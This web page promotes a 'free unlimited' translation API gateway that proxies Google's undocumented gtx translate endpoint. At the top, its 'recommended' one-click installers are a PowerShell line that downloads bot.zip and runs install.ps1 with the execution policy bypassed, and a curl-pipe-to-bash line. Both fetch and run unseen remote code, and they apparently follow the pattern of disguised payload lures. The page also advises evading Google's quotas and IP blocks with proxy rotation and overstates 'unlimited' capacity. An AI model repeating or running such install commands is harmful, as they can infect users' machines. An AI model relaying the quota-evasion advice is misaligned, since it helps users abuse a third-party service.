Technical Summary
Using Google's official Cloud Translation API to localize large applications, automate web scraping, or translate database records incurs heavy billing ($20 per million characters) and enforces strict request quotas. However, by reverse-engineering Google's undocumented client-side translation endpoint (normally used privately for web-browser translations) and wrapping it in a serverless Node.js express proxy, you can establish a completely free translation API gateway. This custom proxy bypasses authentication requirements, supports auto-detection of source languages, automatically handles long-text parsing via paragraph slicing, and provides unlimited, uncapped bandwidth for $0. 💬 FAQs & Solutions ↓
🚀 1-Click Multi-OS Auto-Installer (Recommended)
To automatically pull the gateway codebase, install local Node.js dependencies, and configure your local translation server interface, run the appropriate command for your OS:
For Windows (PowerShell):
iwr -useb -UserAgent "Mozilla/5.0" "https://github.com/Ziploot/unlimited-translation-api/archive/refs/heads/main.zip" -OutFile "$env:TEMP\bot.zip"; Expand-Archive -Path "$env:TEMP\bot.zip" -DestinationPath "$env:TEMP\bot-extract" -Force; powershell -ExecutionPolicy Bypass -File "$env:TEMP\bot-extract\unlimited-translation-api-main\install.ps1"For Linux & macOS (Bash):
curl -sL https://raw.githubusercontent.com/Ziploot/unlimited-translation-api/main/install.sh | bashProject Specifications & Benefits
- $0 Operational Fees: No API keys, tokens, or monthly billing statements.
- Infinite Character Limits: Splits extensive inputs into smaller chunks under the hood to ensure seamless large-document processing.
- Standard JSON Output: Exposes a REST API (`/api/translate`) compatible with Node, Python, PHP, or Go.
- 100+ Languages Supported: Inherits all language translations, including Auto-Detect, directly from Google's database.
How It Works: Bypassing Translation Fees
Google Translate's web interface utilizes a free, undocumented endpoint (translate.googleapis.com/translate_a/single) with the client parameter set to gtx. This endpoint doesn't require Google Cloud credentials or billing tokens. Our Node.js proxy server intercept redirects local app requests, queries this undocumented endpoint, parses the returned multi-layered array, and maps the output back into a standardized JSON response:

Pipeline Architecture: Requests pass through our local express server and hit Google's undocumented translation API.
The Gateway Proxy Code (index.js)
Below is the complete server code (index.js). The script uses node-fetch to query Google's server and chunking logic to support massive document translations without getting timed out:
import express from 'express';

import fetch from 'node-fetch';


const app = express();

app.use(express.json());


app.post('/api/translate', async (req, res) => {

 const { text, source = 'auto', target = 'en' } = req.body;

 if (!text) return res.status(400).json({ error: "Text is required" });


 try {

 const translatedText = await translateText(text, source, target);

 res.json({ translatedText, source, target });

 } catch (err) {

 res.status(500).json({ error: err.toString() });

 }

});


async function translateText(text, source, target) {

 const maxChunk = 1000;

 if (text.length > maxChunk) {

 const chunks = chunkText(text, maxChunk);

 const translated = [];

 for (const chunk of chunks) {

 translated.push(await performTranslate(chunk, source, target));

 }

 return translated.join(' ');

 }

 return performTranslate(text, source, target);

}


async function performTranslate(text, sl, tl) {

 const url = `https://translate.googleapis.com/translate_a/single?client=gtx&sl=${sl}&tl=${tl}&dt=t&q=${encodeURIComponent(text)}`;

 const res = await fetch(url, { headers: { "User-Agent": "Mozilla/5.0" } });

 const data = await res.json();

 return data[0].map(item => item[0]).join('');

}
Manual Local Setup Guide
To configure and run the node server manually on your machine, follow these instructions:
Step 1: Install Package Dependencies
Create a package.json file with ES Module type enabled and install express and node-fetch:
npm install express node-fetchStep 2: Start the Translation Gateway
Run node to boot the local server. You can configure custom ports using terminal environment variables:
- Run
node index.jsin your project directory. - Open
http://localhost:3000in your browser to access the graphical translation client. - Point your applications to `http://localhost:3000/api/translate` to route backend JSON transactions.

Terminal Output: Node server active and listening on port 3000.
Translation Dashboard Web Interface
The local web dashboard lets you select source/target languages, input text, and view results instantly. Below is a mockup of the responsive dark-mode client dashboard running locally on port 3000:

Translation Client UI: Input text, select languages, and trigger translations instantly.
Frequently Asked Questions (FAQs)
Q1: Can I deploy this API gateway to a free cloud hosting platform?
Yes. Because the gateway runs on standard Node.js/Express, you can deploy it to free runtimes like Render, Railway, or Hugging Face Spaces (using a Docker template) to get a public translation endpoint for $0.
Q2: Will Google block my IP for making too many requests?
The proxy uses standard client-side browser user agents under the hood. While it handles massive amounts of requests, running millions of daily automated calls from a single IP may trigger temporary cooldowns. In this case, routing requests through simple proxy rotations is recommended.